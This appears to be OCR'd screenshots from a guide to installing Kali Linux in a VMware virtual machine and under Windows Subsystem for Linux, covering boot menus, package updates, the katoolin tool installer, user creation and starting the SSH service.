

Select the Installation Method
Install from disc or image
Drag your ISO file here to start installing
Migrate your PC
Install macOS from the recovery partition
Import an existing virtual machine
Install from Boot Camp
Create a custom virtual machine
Create a virtual machine on a remote server
?
Cancel
Continue



Choose Operating System
Select the operating system to be used in this virtual machine.
Choose Disc or Image
Configuration
Finish
Select the operating system for this virtual machine:
Microsoft Windows
Linux
Apple OS X
VMware ESX
Other
Asianux 4 64-bit
Asianux 4
Asianux Server 3 64-bit
Asianux Server 3
CentOS 7 64-bit
CentOS 6 64-bit
CentOS 6
CentOS version 5 and earlier 64-bit
CentOS version 5 and earlier
Debian 9.x 64-bit
Debian 9.x
?
Cancel
Go Back
Continue



Choose Firmware Type
Select the firmware type to be used to boot this virtual machine.
Choose Disc or Image
Configuration
Finish
Specify the boot firmware:
Legacy BIOS
UEFI
UEFI Secure Boot
?
Cancel
Go Back
Continue



Show All
Debian 9.x 64-bit: Settings
Add Device...
System Settings
General
Sharing
Keyboard & Mouse
Processors & Memory
Display
Removable Devices
Network Adapter
Hard Disk (SCSI)
CD/DVD (IDE)
Sound Card
USB & Bluetooth
Printer
Camera
Other
Startup Disk
Encryption & Restrictions
Compatibility
Isolation
Advanced



Debian 9.x 64-bit
KALI
"the quieter you become, the more you are able to hear"
Kali Linux Live Boot Menu
Live system
Live system (fail-safe mode)
Live system (forensic mode)
Live system (persistence, check kali.org/prst)
Live system (encrypted persistence, check kali.org/prst)
Start installer
Start installer with speech synthesis
Advanced options...
enter: boot, `e': options, `c': cmd-line



Windows Features
Turn Windows features on or off
To turn a feature on, select its check box. To turn a feature off, clear its check box. A filled box means that only part of the feature is turned on.
TFTP Client
Virtual Machine Platform
Windows Defender Application Guard
Windows Hypervisor Platform
Windows Identity Foundation 3.5
Windows PowerShell 2.0
Windows Process Activation Service
Windows Projected File System
Windows Subsystem for Linux
Windows TIFF IFilter
Work Folders Client
OK
Cancel



rish@DESKTOP-D9BUM3M: ~
rish@DESKTOP-D9BUM3M:~$ sudo apt-get update
[sudo] password for rish:
Get:1 http://kali-za.bitcrack.net/kali kali-rolling InRelease [30.5 kB]
Get:2 http://kali-za.bitcrack.net/kali kali-rolling/main amd64 Packages [17.1 MB]
77% [2 Packages 13.3 MB/17.1 MB 78%] 135 kB/s 30s



rish@DESKTOP-D9BUM3M: ~
rish@DESKTOP-D9BUM3M:~$ sudo apt-cache search kali-linux
[sudo] password for rish:
kali-linux - Kali Linux base system
kali-linux-all - Kali Linux - all packages
kali-linux-forensic - Kali Linux forensic tools
kali-linux-full - Kali Linux complete system
kali-linux-gpu - Kali Linux GPU tools
kali-linux-nethunter - Kali Linux Nethunter tools
kali-linux-pwtools - Kali Linux password cracking tools
kali-linux-rfid - Kali Linux RFID tools
kali-linux-sdr - Kali Linux SDR tools
kali-linux-top10 - Kali Linux Top 10 tools
kali-linux-voip - Kali Linux VoIP tools
kali-linux-web - Kali Linux webapp assessment tools
kali-linux-wireless - Kali Linux wireless tools
rish@DESKTOP-D9BUM3M:~$


root@DESKTOP-D9BUM3M: /home/rish/katoolin
root@DESKTOP-D9BUM3M:/home/rish/katoolin# katoolin
Kali linux tools installer
V1.1
+ -- -- +=[Author: LionSec | Homepage: www.lionsec.net
+ -- -- +=[331 Tools
[W] Before updating your system , please remove all Kali-linux repositories to avoid any kind of problem .
1) Add Kali repositories & Update
2) View Categories
3) Install classicmenu indicator
4) Install Kali menu
5) Help
kat >


root@kali:~# passwd
New password:
Retype new password:
passwd: password updated successfully
root@kali:~#


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# adduser nuckc
Adding user `nuckc' ...
Adding new group `nuckc' (1000) ...
Adding new user `nuckc' (1000) with group `nuckc' ...
Creating home directory `/home/nuckc' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for nuckc
Enter the new value, or press ENTER for the default
Full Name []: Nuck Chorris
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
root@kali:~#


nuckc@kali: ~
File Edit View Search Terminal Help
nuckc@kali:~$ whoami
nuckc
nuckc@kali:~$ sudo su
We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:
#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.
[sudo] password for nuckc:
nuckc is not in the sudoers file. This incident will be reported.
nuckc@kali:~$




```
root@kali:~# more /etc/apt/sources.list
#

# deb cdrom:[Debian GNU/Linux 2019.1 _Kali-rolling_ - Official Snapshot amd64
VE/INSTALL Binary 20190130-07:27]/ kali-last-snapshot contrib main non-free

#deb cdrom:[Debian GNU/Linux 2019.1 _Kali-rolling_ - Official Snapshot amd64
E/INSTALL Binary 20190130-07:27]/ kali-last-snapshot contrib main non-free

deb http://http.kali.org/kali kali-rolling main non-free contrib
# deb-src http://http.kali.org/kali kali-rolling main non-free contrib

# This system was installed using small removable media
# (e.g. netinst, live or single CD). The matching "deb cdrom"
# entries were disabled at the end of the installation process.
# For information about how to configure apt package sources,
# see the sources.list(5) manual.
```


```
root@kali:~# apt update && apt upgrade
Hit:1 http://kali.download/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
183 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree
Reading state information... Done
Calculating upgrade... Done
The following packages were automatically installed and are no longer required:
  libboost-python1.62.0 libboost-system1.62.0 libboost-thread1.62.0 libicu-le-hb0 libicu60
  libmozjs-52-0 libpython3.6 libpython3.6-dev libpython3.6-minimal libpython3.6-stdlib libradare2-3.1
  python-nassl python3.6 python3.6-dev python3.6-minimal ruby-dm-serializer ruby-geoip ruby-libv8
  ruby-ref ruby-therubyracer
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  espeak espeak-data geoipupdate lame libboost-python1.67.0 libespeak1 libmozjs-60-0 ruby-espeak
  ruby-maxmind-db ruby-netrc ruby-rest-client ruby-rushover ruby-slack-notifier
The following packages will be upgraded:
  apparmor apt apt-utils beef-xss bubblewrap build-essential chkrootkit clang-7 cpp cpp-8 cron debconf
  debconf-i18n fonts-lmodern fwupd fwupd-amd64-signed g++ g++-8 gcc gcc-8 gcc-8-base gdm3
  gir1.2-gdm-1.0 gir1.2-nm-1.0 gir1.2-nma-1.0 gjs gnome-characters gnome-core gnome-shell
  gnome-shell-common gnome-shell-extension-dashtodock gnome-software gnome-software-common gnome-sushi
  groff-base iptables krb5-locales lib32gcc1 lib32stdc++6 libaa1 libaio1 libapparmor1 libapt-inst2.0
  libapt-pkg5.0 libasan5 libatomic1 libbsd0 libc-bin libc-dev-bin libc-l10n libc6 libc6-dbg libc6-dev
  libc6-i386 libcapstone-dev libcapstone3 libcc1-0 libclang-common-7-dev libclang1-7 libdb5.3
  libdbd-mysql-perl libfwupd2 libgcc-8-dev libgcc1 libgdm1 libgfapi0 libgfortran5 libgfrpc0 libgfxdr0
```

```
root@kali:~# netstat -ant|grep 22
root@kali:~# systemctl start ssh
root@kali:~# netstat -ant|grep 22
tcp        0      0 0.0.0.0:22              0.0.0.0:*       LISTEN
tcp6       0      0 :::22                   :::*            LISTEN
```

